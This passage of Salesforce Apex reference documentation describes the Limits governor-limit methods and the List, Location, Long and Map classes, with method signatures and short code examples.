Deprecated. Returns the same value as `getDMLStatements`.

getLimitRunAs()
Deprecated. Returns the same value as `getLimitDMLStatements`.

getSavepointRollbacks()
Deprecated. Returns the same value as `getDMLStatements`.

getLimitSavepointRollbacks()
Deprecated. Returns the same value as `getLimitDMLStatements`.

getSavepoints()
Deprecated. Returns the same value as `getDMLStatements`.

getLimitSavepoints()
Deprecated. Returns the same value as `getLimitDMLStatements`.

getSoslQueries()
Returns the number of SOSL queries that have been issued.

getLimitSoslQueries()
Returns the total number of SOSL queries that can be issued.

`getAggregateQueries()`

Returns the number of aggregate queries that have been processed with any SOQL query statement.

Signature

```
public static Integer getAggregateQueries()
```

Return Value

Type: Integer

`getLimitAggregateQueries()`

Returns the total number of aggregate queries that can be processed with SOQL query statements.

Signature

```
public static Integer getLimitAggregateQueries()
```

Return Value

Type: Integer

`getAsyncCalls()`

Reserved for future use.

Signature

```
public static Integer getAsyncCalls()
```

Return Value

Type: Integer

getLimitAsyncCalls()

Reserved for future use.

Signature

```
public static Integer getLimitAsyncCalls()
```

Return Value

Type: Integer

getCallouts()

Returns the number of Web service statements that have been processed.

Signature

```
public static Integer getCallouts()
```

Return Value

Type: Integer

getLimitCallouts()

Returns the total number of Web service statements that can be processed.

Signature

```
public static Integer getLimitCallouts()
```

Return Value

Type: Integer

getCpuTime()

Returns the CPU time (in milliseconds) accumulated on the Salesforce servers in the current transaction.

Signature

```
public static Integer getCpuTime()
```

Return Value

Type: Integer

getLimitCpuTime()

Returns the time limit (in milliseconds) of CPU usage in the current transaction.

Signature

```
public static Integer getLimitCpuTime()
```

Return Value

Type: Integer

getDMLRows()

Returns the number of records that have been processed with any statement that counts against DML limits, such as DML statements, the `Database.emptyRecycleBin` method, and other methods.

Signature

```
public static Integer getDMLRows()
```

Return Value

Type: Integer

getLimitDMLRows()

Returns the total number of records that can be processed with any statement that counts against DML limits, such as DML statements, the `database.EmptyRecycleBin` method, and other methods.

Signature

```
public static Integer getLimitDMLRows()
```

Return Value

Type: Integer

getDMLStatements()

Returns the number of DML statements (such as `insert`, `update` or the `database.EmptyRecycleBin` method) that have been called.

Signature

```
public static Integer getDMLStatements()
```

Return Value

Type: Integer

getLimitDMLStatements()

Returns the total number of DML statements or the `database.EmptyRecycleBin` methods that can be called.

Signature

```
public static Integer getLimitDMLStatements()
```

Return Value

Type: Integer

getEmailInvocations()

Returns the number of email invocations (such as `sendEmail`) that have been called.

Signature

```
public static Integer getEmailInvocations()
```

Return Value

Type: Integer

getLimitEmailInvocations()

Returns the total number of email invocation (such as `sendEmail`) that can be called.

Signature

```
public static Integer getLimitEmailInvocations()
```

Return Value

Type: Integer

getFindSimilarCalls()

Deprecated. Returns the same value as `getSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

Signature

```
public static Integer getFindSimilarCalls()
```

Return Value

Type: Integer

`getLimitFindSimilarCalls()`

Deprecated. Returns the same value as `getLimitSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

Signature

```
public static Integer getLimitFindSimilarCalls()
```

Return Value

Type: Integer

`getFutureCalls()`

Returns the number of methods with the `future` annotation that have been executed (not necessarily completed).

Signature

```
public static Integer getFutureCalls()
```

Return Value

Type: Integer

`getLimitFutureCalls()`

Returns the total number of methods with the `future` annotation that can be executed (not necessarily completed).

Signature

```
public static Integer getLimitFutureCalls()
```

Return Value

Type: Integer

`getHeapSize()`

Returns the approximate amount of memory (in bytes) that has been used for the heap.

Signature

```
public static Integer getHeapSize()
```

Return Value

Type: Integer

`getLimitHeapSize()`

Returns the total amount of memory (in bytes) that can be used for the heap.

Signature

```
public static Integer getLimitHeapSize()
```

Return Value

Type: Integer

`getMobilePushApexCalls()`

Returns the number of Apex calls that have been used by mobile push notifications during the current metering interval.

Signature

```
public static Integer getMobilePushApexCalls()
```

Return Value

Type:Integer

`getLimitMobilePushApexCalls()`

Returns the total number of Apex calls that are allowed per transaction for mobile push notifications.

Signature

```
public static Integer getLimitMobilePushApexCalls()
```

Return Value

Type:Integer

`getQueries()`

Returns the number of SOQL queries that have been issued.

Signature

```
public static Integer getQueries()
```

Return Value

Type: Integer

getLimitQueries()

Returns the total number of SOQL queries that can be issued.

Signature

```
public static Integer getLimitQueries()
```

Return Value

Type: Integer

getQueryLocatorRows()

Returns the number of records that have been returned by the `Database.getQueryLocator` method.

Signature

```
public static Integer getQueryLocatorRows()
```

Return Value

Type: Integer

getLimitQueryLocatorRows()

Returns the total number of records that have been returned by the `Database.getQueryLocator` method.

Signature

```
public static Integer getLimitQueryLocatorRows()
```

Return Value

Type: Integer

getQueryRows()

Returns the number of records that have been returned by issuing SOQL queries.

Signature

```
public static Integer getQueryRows()
```

Return Value

Type: Integer

getLimitQueryRows()

Returns the total number of records that can be returned by issuing SOQL queries.

Signature

```
public static Integer getLimitQueryRows()
```

Return Value

Type: Integer

getQueueableJobs()

Returns the number of queueable jobs that have been added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

Signature

```
public static Integer getQueueableJobs()
```

Return Value

Type: Integer

getLimitQueueableJobs()

Returns the maximum number of queueable jobs that can be added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

Signature

```
public static Integer getLimitQueueableJobs()
```

Return Value

Type: Integer

getRunAs()

Deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getRunAs()
```

Return Value

Type: Integer

Usage

The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitRunAs()`

Deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitRunAs()
```

Return Value

Type: Integer

Usage

The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getSavepointRollbacks()`

Deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getSavepointRollbacks()
```

Return Value

Type: Integer

Usage

The number of `Rollback` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitSavepointRollbacks()`

Deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitSavepointRollbacks()
```

Return Value

Type: Integer

Usage

The number of `Rollback` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getSavepoints()`

Deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getSavepoints()
```

Return Value

Type: Integer

Usage

The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitSavepoints()`

Deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitSavepoints()
```

Return Value

Type: Integer

Usage

The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getSoslQueries()`

Returns the number of SOSL queries that have been issued.

Signature

```
public static Integer getSoslQueries()
```

Return Value

Type: Integer

`getLimitSoslQueries()`

Returns the total number of SOSL queries that can be issued.

Signature

```
public static Integer getLimitSoslQueries()
```

Return Value

Type: Integer

List Class

Contains methods for the List collection type.

Namespace

System

Usage

The list methods are all instance methods, that is, they operate on a particular instance of a list. For example, the following removes all elements from `myList`:

```
myList.clear();
```

Even though the `clear` method does not include any parameters, the list that calls it is its implicit parameter.

For more information on lists, see Lists on page 30.

IN THIS SECTION:

List Constructors

List Methods

List Constructors

The following are constructors for `List`.

IN THIS SECTION:

List<T>()

Creates a new instance of the `List` class. A list can hold elements of any data type T.

List<T>(listToCopy)

Creates a new instance of the `List` class by copying the elements from the specified list. T is the data type of the elements in both lists and can be any data type.

List<T>(setToCopy)

Creates a new instance of the `List` class by copying the elements from the specified set. T is the data type of the elements in the set and list and can be any data type.

`List<T>()`

Creates a new instance of the `List` class. A list can hold elements of any data type T.

Signature

```
public List<T>()
```

Example

```
// Create a list
List<Integer> ls1 = new List<Integer>();
// Add two integers to the list
ls1.add(1);
ls1.add(2);
```

List<T>(listToCopy)

Creates a new instance of the `List` class by copying the elements from the specified list. T is the data type of the elements in both lists and can be any data type.

Signature

```
public List<T>(List<T> listToCopy)
```

Parameters

listToCopy
Type: List<T>

The list containing the elements to initialize this list from. T is the data type of the list elements.

Example

```
List<Integer> ls1 = new List<Integer>();
ls1.add(1);
ls1.add(2);
// Create a list based on an existing one
List<Integer> ls2 = new List<Integer>(ls1);
// ls2 elements are copied from ls1
System.debug(ls2);// DEBUG|(1, 2)
```

List<T>(setToCopy)

Creates a new instance of the `List` class by copying the elements from the specified set. T is the data type of the elements in the set and list and can be any data type.

Signature

```
public List<T>(Set<T> setToCopy)
```

Parameters

setToCopy
Type: Set<T>

The set containing the elements to initialize this list with. T is the data type of the set elements.

Example

```
Set<Integer> s1 = new Set<Integer>();
s1.add(1);
s1.add(2);
// Create a list based on a set
List<Integer> ls = new List<Integer>(s1);
// ls elements are copied from s1
System.debug(ls);// DEBUG|(1, 2)
```

List Methods

The following are methods for `List`. All are instance methods.

IN THIS SECTION:

add(listElement)

Adds an element to the end of the list.

add(index, listElement)

Inserts an element into the list at the specified index position.

addAll(fromList)

Adds all of the elements in the specified list to the list that calls the method. Both lists must be of the same type.

addAll(fromSet)

Add all of the elements in specified set to the list that calls the method. The set and the list must be of the same type.

clear()

Removes all elements from a list, consequently setting the list's length to zero.

clone()

Makes a duplicate copy of a list.

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)

Makes a duplicate copy of a list of sObject records, including the sObject records themselves.

equals(list2)

Compares this list with the specified list and returns `true` if both lists are equal; otherwise, returns `false`.

get(index)

Returns the list element stored at the specified index.

getSObjectType()

Returns the token of the sObject type that makes up a list of sObjects.

hashCode()

Returns the hashcode corresponding to this list and its contents.

isEmpty()

Returns true if the list has zero elements.

iterator()

Returns an instance of an iterator for this list.

remove(index)

Removes the list element stored at the specified index, returning the element that was removed.

set(index, listElement)
Sets the specified value for the element at the given index.

size()
Returns the number of elements in the list.

sort()
Sorts the items in the list in ascending order.

add(listElement)

Adds an element to the end of the list.

Signature

```
public Void add(Object listElement)
```

Parameters

listElement
Type: Object

Return Value

Type: Void

Example

```
List<Integer> myList = new List<Integer>();
myList.add(47);
Integer myNumber = myList.get(0);
system.assertEquals(47, myNumber);
```

add(index, listElement)

Inserts an element into the list at the specified index position.

Signature

```
public Void add(Integer index, Object listElement)
```

Parameters

index
Type: Integer

listElement
Type: Object

Return Value

Type: Void

Example

In the following example, a list with six elements is created, and integers are added to the first and second index positions.

```
List<Integer> myList = new Integer[6];
myList.add(0, 47);
myList.add(1, 52);
system.assertEquals(52, myList.get(1));
```

addAll(fromList)

Adds all of the elements in the specified list to the list that calls the method. Both lists must be of the same type.

Signature

```
public Void addAll(List fromList)
```

Parameters

fromList
Type: List

Return Value

Type: Void

addAll(fromSet)

Add all of the elements in specified set to the list that calls the method. The set and the list must be of the same type.

Signature

```
public Void addAll(Set fromSet)
```

Parameters

fromSet
Type: Set

Return Value

Type: Void

clear()

Removes all elements from a list, consequently setting the list's length to zero.

Signature

```
public Void clear()
```

Return Value

Type: Void

clone()

Makes a duplicate copy of a list.

Signature

```
public List<Object> clone()
```

Return Value

Type: List<Object>

Usage

The cloned list is of the same type as the current list.

Note that if this is a list of sObject records, the duplicate list will only be a shallow copy of the list. That is, the duplicate will have references to each object, but the sObject records themselves will not be duplicated. For example:

To also copy the sObject records, you must use the `deepClone` method.

Example

```
Account a = new Account(Name='Acme', BillingCity='New York');

Account b = new Account();
Account[] q1 = new Account[]{a,b};

Account[] q2 = q1.clone();
q1[0].BillingCity = 'San Francisco';

System.assertEquals(
      'San Francisco',
      q1[0].BillingCity);
System.assertEquals(
      'San Francisco',
      q2[0].BillingCity);
```

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)

Makes a duplicate copy of a list of sObject records, including the sObject records themselves.

Signature

```
public List<Object> deepClone(Boolean preserveId, Boolean preserveReadonlyTimestamps,
Boolean preserveAutonumber)
```

Parameters

preserveId
Type: Boolean

The optional *preserveId* argument determines whether the IDs of the original objects are preserved or cleared in the duplicates. If set to `true`, the IDs are copied to the cloned objects. The default is `false`, that is, the IDs are cleared.

preserveReadonlyTimestamps
Type: Boolean

The optional *preserveReadonlyTimestamps* argument determines whether the read-only timestamp and user ID fields are preserved or cleared in the duplicates. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate` are copied to the cloned objects. The default is `false`, that is, the values are cleared.

preserveAutonumber
Type: Boolean

The optional *preserveAutonumber* argument determines whether the autonumber fields of the original objects are preserved or cleared in the duplicates. If set to `true`, auto number fields are copied to the cloned objects. The default is `false`, that is, auto number fields are cleared.

Return Value

Type: List<Object>

Usage

The returned list is of the same type as the current list.

Note:

- `deepClone` only works with lists of sObjects, not with lists of primitives.
- For Apex saved using SalesforceAPI version 22.0 or earlier, the default value for the *preserve_id* argument is `true`, that is, the IDs are preserved.

To make a shallow copy of a list without duplicating the sObject records it contains, use the `clone` method.

Example

This example performs a deep clone for a list with two accounts.

```
Account a = new Account(Name='Acme', BillingCity='New York');

Account b = new Account(Name='Salesforce');

Account[] q1 = new Account[]{a,b};

Account[] q2 = q1.deepClone();
q1[0].BillingCity = 'San Francisco';

System.assertEquals(
     'San Francisco',
     q1[0].BillingCity);
```

```
System.assertEquals(
     'New York',
     q2[0].BillingCity);
```

This example is based on the previous example and shows how to clone a list with preserved read-only timestamp and user ID fields.

```
insert q1;

List<Account> accts = [SELECT CreatedById, CreatedDate, LastModifiedById,
                       LastModifiedDate, BillingCity
                       FROM Account
                       WHERE Name='Acme' OR Name='Salesforce'];

// Clone list while preserving timestamp and user ID fields.
Account[] q3 = accts.deepClone(false,true,false);

// Verify timestamp fields are preserved for the first list element.
System.assertEquals(
    accts[0].CreatedById,
    q3[0].CreatedById);
System.assertEquals(
    accts[0].CreatedDate,
    q3[0].CreatedDate);
System.assertEquals(
    accts[0].LastModifiedById,
    q3[0].LastModifiedById);
System.assertEquals(
    accts[0].LastModifiedDate,
    q3[0].LastModifiedDate);
```

`equals(list2)`

Compares this list with the specified list and returns `true` if both lists are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(List list2)
```

Parameters

`list2`
Type: List

The list to compare this list with.

Return Value

Type: Boolean

Usage

Two lists are equal if their elements are equal and are in the same order. The `==` operator is used to compare the elements of the lists.

The == operator is equivalent to calling the `equals` method, so you can call `list1.equals(list2);` instead of `list1 == list2;`.

get(index)

Returns the list element stored at the specified index.

Signature

```
public Object get(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: Object

Usage

To reference an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets as shown in the example.

Example

```
List<Integer> myList = new List<Integer>();
myList.add(47);
Integer myNumber = myList.get(0);
system.assertEquals(47, myNumber);
```

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
```

getSObjectType()

Returns the token of the sObject type that makes up a list of sObjects.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

Use this method with describe information to determine if a list contains sObjects of a particular type.

Note that this method can only be used with lists that are composed of sObjects.

For more information, see Understanding Apex Describe Information on page 166.

Example

```
// Create a generic sObject variable.
SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject  variable is an Account token.
System.assertEquals(
   Account.sObjectType,
   sObj.getSObjectType());

// Create a list of generic sObjects.
List<sObject> q = new Account[]{};

// Verify if the list of sObjects
// contains Account tokens.
System.assertEquals(
   Account.sObjectType,
   q.getSObjectType());
```

hashCode()

Returns the hashcode corresponding to this list and its contents.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

isEmpty()

Returns true if the list has zero elements.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

`iterator()`

Returns an instance of an iterator for this list.

Signature

```
public Iterator iterator()
```

Return Value

Type: Iterator

Usage

From the returned iterator, you can use the iterable methods `hasNext` and `next` to iterate through the list.

Note: You do not have to implement the `iterable` interface to use the `iterable` methods with a list.

See Custom Iterators.

Example

```
global class CustomIterable
   implements Iterator<Account>{

   List<Account> accs {get; set;}
   Integer i {get; set;}

   public CustomIterable(){
       accs =
       [SELECT Id, Name,
       NumberOfEmployees
       FROM Account
       WHERE Name = 'false'];
       i = 0;
   }

   global boolean hasNext(){
       if(i >= accs.size()) {
           return false;
       } else {
           return true;
       }
   }

   global Account next(){
       // 8 is an arbitrary
       // constant in this example
       // that represents the
       // maximum size of the list.
       if(i == 8){return null;}
       i++;
       return accs[i-1];
```

```
    }
}
```

remove(index)

Removes the list element stored at the specified index, returning the element that was removed.

Signature

```
public Object remove(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: Object

Example

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
String s1 = colors.remove(2);
system.assertEquals('Green', s1);
```

set(index, listElement)

Sets the specified value for the element at the given index.

Signature

```
public Void set(Integer index, Object listElement)
```

Parameters

index
Type: Integer

The index of the list element to set.

listElement
Type: Object

The value of the list element to set.

Return Value

Type: Void

Usage

To set an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets.

Example

```
List<Integer> myList = new Integer[6];
myList.set(0, 47);
myList.set(1, 52);
system.assertEquals(52, myList.get(1));
```

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
```

size()

Returns the number of elements in the list.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
List<Integer> myList = new List<Integer>();
Integer size = myList.size();
system.assertEquals(0, size);

List<Integer> myList2 = new Integer[6];
Integer size2 = myList2.size();
system.assertEquals(6, size2);
```

sort()

Sorts the items in the list in ascending order.

Signature

```
public Void sort()
```

Return Value

Type: Void

Usage

Using this method, you can sort primitive types, SelectOption elements, and sObjects (standard objects and custom objects). For more information on the sort order used for sObjects, see Sorting Lists of sObjects. You can also sort custom types (your Apex classes) if they implement the Comparable Interface interface.

When you use `sort()` methods on `List<Id>`s that contain both 15-character and 18-character IDs, IDs for the same record sort together in API version 35.0 and later.

Example

In the following example, the list has three elements. When the list is sorted, the first element is null because it has no value assigned while the second element has the value of 5.

```
List<Integer> q1 = new Integer[3];

// Assign values to the first two elements.
q1[0] = 10;
q1[1] = 5;

q1.sort();
// First element is null, second is 5.
system.assertEquals(5, q1.get(1));
```

Location Class

Contains methods for accessing the component fields of geolocation compound fields.

Namespace

system

Usage

Each of these methods is also equivalent to a read-only property. For each getter method you can access the property using dot notation. For example, `myLocation.getLatitude()` is equivalent to `myLocation.latitude`.

You can't use dot notation to access compound fields' subfields directly on the parent field. Instead, assign the parent field to a variable of type `Location`, and then access its components.

```
Location loc = myAccount.MyLocation__c;
Double lat = loc.latitude;
```

Example

```
// Select and access the Location field. MyLocation__c is the name of a geolocation field
 on Account.
Account[] records = [SELECT id, MyLocation__c FROM Account LIMIT 10];
for(Account acct : records) {
   Location loc = acct.MyLocation__c;
   Double lat = loc.latitude;
```

```
    Double lon = loc.longitude;
}

// Instantiate new Location objects and compute the distance between them in different
ways.
Location loc1 = Location.newInstance(28.635308,77.22496);
Location loc2 = Location.newInstance(37.7749295,-122.4194155);
Double dist = Location.getDistance(loc1, loc2, 'mi');
Double dist2 = loc1.getDistance(loc2, 'mi');
```

IN THIS SECTION:

Location Methods

Location Methods

The following are methods for `Location`.

IN THIS SECTION:

getDistance(toLocation, unit)
Calculates the distance between this location and the specified location, using an approximation of the haversine formula and the specified unit.

getDistance(firstLocation, secondLocation, unit)
Calculates the distance between the two specified locations, using an approximation of the haversine formula and the specified unit.

getLatitude()
Returns the latitude field of this location.

getLongitude()
Returns the longitude field of this location.

newInstance(latitude, longitude)
Creates an instance of the `Location` class, with the specified latitude and longitude.

`getDistance(toLocation, unit)`

Calculates the distance between this location and the specified location, using an approximation of the haversine formula and the specified unit.

Signature

```
public Double getDistance(Location toLocation, String unit)
```

Parameters

`toLocation`
Type: Location

The `Location` to which you want to calculate the distance from the current `Location`.

unit
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

getDistance(firstLocation, secondLocation, unit)

Calculates the distance between the two specified locations, using an approximation of the haversine formula and the specified unit.

Signature

```
public static Double getDistance(Location firstLocation, Location secondLocation, String unit)
```

Parameters

firstLocation
Type: Location

The first of two locations used to calculate distance.

secondLocation
Type: Location

The second of two locations used to calculate distance.

unit
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

getLatitude()

Returns the latitude field of this location.

Signature

```
public Double getLatitude()
```

Return Value

Type: Double

getLongitude()

Returns the longitude field of this location.

Signature

```
public Double getLongitude()
```

Return Value

Type: Double

`newInstance(latitude, longitude)`

Creates an instance of the `Location` class, with the specified latitude and longitude.

Signature

```
public static Location newInstance(Decimal latitude, Decimal longitude)
```

Parameters

`latitude`
Type: Decimal

`longitude`
Type: Decimal

Return Value

Type: Location

Long Class

Contains methods for the Long primitive data type.

Namespace

System

Usage

For more information on Long, see Primitive Data Types on page 27.

Long Methods

The following are methods for `Long`.

IN THIS SECTION:

format()
Returns the String format for this Long using the locale of the context user.

intValue()
Returns the Integer value for this Long.

valueOf(stringToLong)

Returns a Long that contains the value of the specified String. As in Java, the string is interpreted as representing a signed decimal Long.

format()

Returns the String format for this Long using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
Long myLong = 4271990;
system.assertEquals('4,271,990', myLong.format());
```

intValue()

Returns the Integer value for this Long.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Long myLong = 7191991;
Integer value = myLong.intValue();
system.assertEquals(7191991, myLong.intValue());
```

valueOf(stringToLong)

Returns a Long that contains the value of the specified String. As in Java, the string is interpreted as representing a signed decimal Long.

Signature

```
public static Long valueOf(String stringToLong)
```

Parameters

stringToLong
Type: String

Return Value

Type: Long

Example

```
Long L1 = long.valueOf('123456789');
```

Map Class

Contains methods for the Map collection type.

Namespace

System

Usage

The Map methods are all instance methods, that is, they operate on a particular instance of a map. The following are the instance methods for maps.

Note:

- Map keys and values can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.
- Uniqueness of map keys of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects' field values.
- Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including `put`, `get`, `containsKey`, and `remove` treat these keys as distinct.

For more information on maps, see Maps on page 33.

IN THIS SECTION:

Map Constructors
Map Methods

Map Constructors

The following are constructors for `Map`.

IN THIS SECTION:

Map<T1,T2>()
Creates a new instance of the Map class. T1 is the data type of the keys and T2 is the data type of the values.

Map<T1,T2>(mapToCopy)
Creates a new instance of the Map class and initializes it by copying the entries from the specified map. T1 is the data type of the keys and T2 is the data type of the values.

Map<ID,sObject>(recordList)
Creates a new instance of the Map class and populates it with the passed-in list of sObject records. The keys are populated with the sObject IDs and the values are the sObjects.

Map<T1,T2>()

Creates a new instance of the Map class. T1 is the data type of the keys and T2 is the data type of the values.

Signature

```
public Map<T1,T2>()
```

Example

```
Map<Integer, String> m1 = new Map<Integer, String>();
m1.put(1, 'First item');
m1.put(2, 'Second item');
```

Map<T1,T2>(mapToCopy)

Creates a new instance of the Map class and initializes it by copying the entries from the specified map. T1 is the data type of the keys and T2 is the data type of the values.

Signature

```
public Map<T1,T2>(Map<T1,T2> mapToCopy)
```

Parameters

mapToCopy
Type: Map<T1, T2>

The map to initialize this map with. T1 is the data type of the keys and T2 is the data type of the values. All map keys and values are copied to this map.

Example

```
Map<Integer, String> m1 = new Map<Integer, String>();
m1.put(1, 'First item');
m1.put(2, 'Second item');
Map<Integer, String> m2 = new Map<Integer, String>(m1);
// The map elements of m2 are copied from m1
System.debug(m2);
```

`Map<ID,sObject>(recordList)`

Creates a new instance of the `Map` class and populates it with the passed-in list of sObject records. The keys are populated with the sObject IDs and the values are the sObjects.

Signature

```
public Map<ID,sObject>(List<sObject> recordList)
```

Parameters

recordList
Type: List<sObject>

The list of sObjects to populate the map with.

Example

```
List<Account> ls = [select Id,Name from Account];
Map<Id, Account> m = new Map<Id, Account>(ls);
```

Map Methods

The following are methods for `Map`. All are instance methods.

IN THIS SECTION:

clear()
Removes all of the key-value mappings from the map.

clone()
Makes a duplicate copy of the map.

containsKey(key)
Returns `true` if the map contains a mapping for the specified key.

deepClone()
Makes a duplicate copy of a map, including sObject records if this is a map with sObject record values.

equals(map2)
Compares this map with the specified map and returns `true` if both maps are equal; otherwise, returns `false`.

get(key)
Returns the value to which the specified key is mapped, or `null` if the map contains no value for this key.

getSObjectType()
Returns the token of the sObject type that makes up the map values.

hashCode()
Returns the hashcode corresponding to this map.

isEmpty()
Returns true if the map has zero key-value pairs.

keySet()
Returns a set that contains all of the keys in the map.

put(key, value)
Associates the specified value with the specified key in the map.

putAll(fromMap)
Copies all of the mappings from the specified map to the original map.

putAll(sobjectArray)
Adds the list of sObject records to a map declared as Map<ID, sObject> or Map<String, sObject>.

remove(key)
Removes the mapping for the specified key from the map, if present, and returns the corresponding value.

size()
Returns the number of key-value pairs in the map.

values()
Returns a list that contains all the values in the map.

clear()

Removes all of the key-value mappings from the map.

Signature

```
public Void clear()
```

Return Value

Type: Void

clone()

Makes a duplicate copy of the map.

Signature

```
public Map<Object, Object> clone()
```

Return Value

Type: Map (of same type)

Usage

If this is a map with sObject record values, the duplicate map will only be a shallow copy of the map. That is, the duplicate will have references to each sObject record, but the records themselves are not duplicated. For example:

To also copy the sObject records, you must use the `deepClone` method.

Example

```
Account a = new Account(
   Name='Acme',
   BillingCity='New York');

Map<Integer, Account> map1 = new Map<Integer, Account> {};
map1.put(1, a);

Map<Integer, Account> map2 = map1.clone();
map1.get(1).BillingCity =
'San Francisco';

System.assertEquals(
   'San Francisco',
   map1.get(1).BillingCity);

System.assertEquals(
   'San Francisco',
   map2.get(1).BillingCity);
```

containsKey(key)

Returns `true` if the map contains a mapping for the specified key.

Signature

```
public Boolean containsKey(Object key)
```

Parameters

key
Type: Object

Return Value

Type: Boolean

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Boolean contains = colorCodes.containsKey('Blue');
System.assertEquals(true, contains);
```

`deepClone()`

Makes a duplicate copy of a map, including sObject records if this is a map with sObject record values.

Signature

```
public Map<Object, Object> deepClone()
```

Return Value

Type: Map (of the same type)

Usage

To make a shallow copy of a map without duplicating the sObject records it contains, use the `clone()` method.

Example

```
Account a = new Account(
   Name='Acme',
   BillingCity='New York');

Map<Integer, Account> map1 = new Map<Integer, Account> {};

map1.put(1, a);

Map<Integer, Account> map2 = map1.deepClone();

// Update the first entry of map1
map1.get(1).BillingCity = 'San Francisco';
// Verify that the BillingCity is updated in map1 but not in map2
System.assertEquals('San Francisco', map1.get(1).BillingCity);
System.assertEquals('New York', map2.get(1).BillingCity);
```

`equals(map2)`

Compares this map with the specified map and returns `true` if both maps are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(Map map2)
```

Parameters

`map2`
Type: Map

The *`map2`* argument is the map to compare this map with.

Return Value

Type: Boolean

Usage

Two maps are equal if their key/value pairs are identical, regardless of the order of those pairs. The `==` operator is used to compare the map keys and values.

The `==` operator is equivalent to calling the `equals` method, so you can call `map1.equals(map2);` instead of `map1 == map2;`.

get(key)

Returns the value to which the specified key is mapped, or `null` if the map contains no value for this key.

Signature

```
public Object get(Object key)
```

Parameters

key
Type: Object

Return Value

Type: Object

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

String code = colorCodes.get('Blue');

System.assertEquals('0000A0', code);

// The following is not a color in the map
String code2 = colorCodes.get('Magenta');
System.assertEquals(null, code2);
```

getSObjectType()

Returns the token of the sObject type that makes up the map values.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

Use this method with describe information, to determine if a map contains sObjects of a particular type.

Note that this method can only be used with maps that have sObject values.

For more information, see Understanding Apex Describe Information on page 166.

Example

```
// Create a generic sObject variable.
SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token.
System.assertEquals(
   Account.sObjectType,
   sObj.getSObjectType());

// Create a map of generic sObjects
Map<Integer, Account> m = new Map<Integer, Account>();

// Verify if the map contains Account tokens.
System.assertEquals(
   Account.sObjectType,
   m.getSObjectType());
```

hashCode()

Returns the hashcode corresponding to this map.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

isEmpty()

Returns true if the map has zero key-value pairs.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

Example

```
Map<String, String> colorCodes = new Map<String, String>();
Boolean empty = colorCodes.isEmpty();
System.assertEquals(true, empty);
```

keySet()

Returns a set that contains all of the keys in the map.

Signature

```
public Set<Object> keySet()
```

Return Value

Type: Set (of key type)

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Set <String> colorSet = new Set<String>();
colorSet = colorCodes.keySet();
```

put(key, value)

Associates the specified value with the specified key in the map.

Signature

```
public Object put(Object key, Object value)
```

Parameters

key
Type: Object

value
Type: Object

Return Value

Type: Object

Usage

If the map previously contained a mapping for this key, the old value is returned by the method and then replaced.

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'ff0000');
colorCodes.put('Red', '#FF0000');
// Red is now #FF0000
```

putAll(fromMap)

Copies all of the mappings from the specified map to the original map.

Signature

```
public Void putAll(Map fromMap)
```

Parameters

fromMap
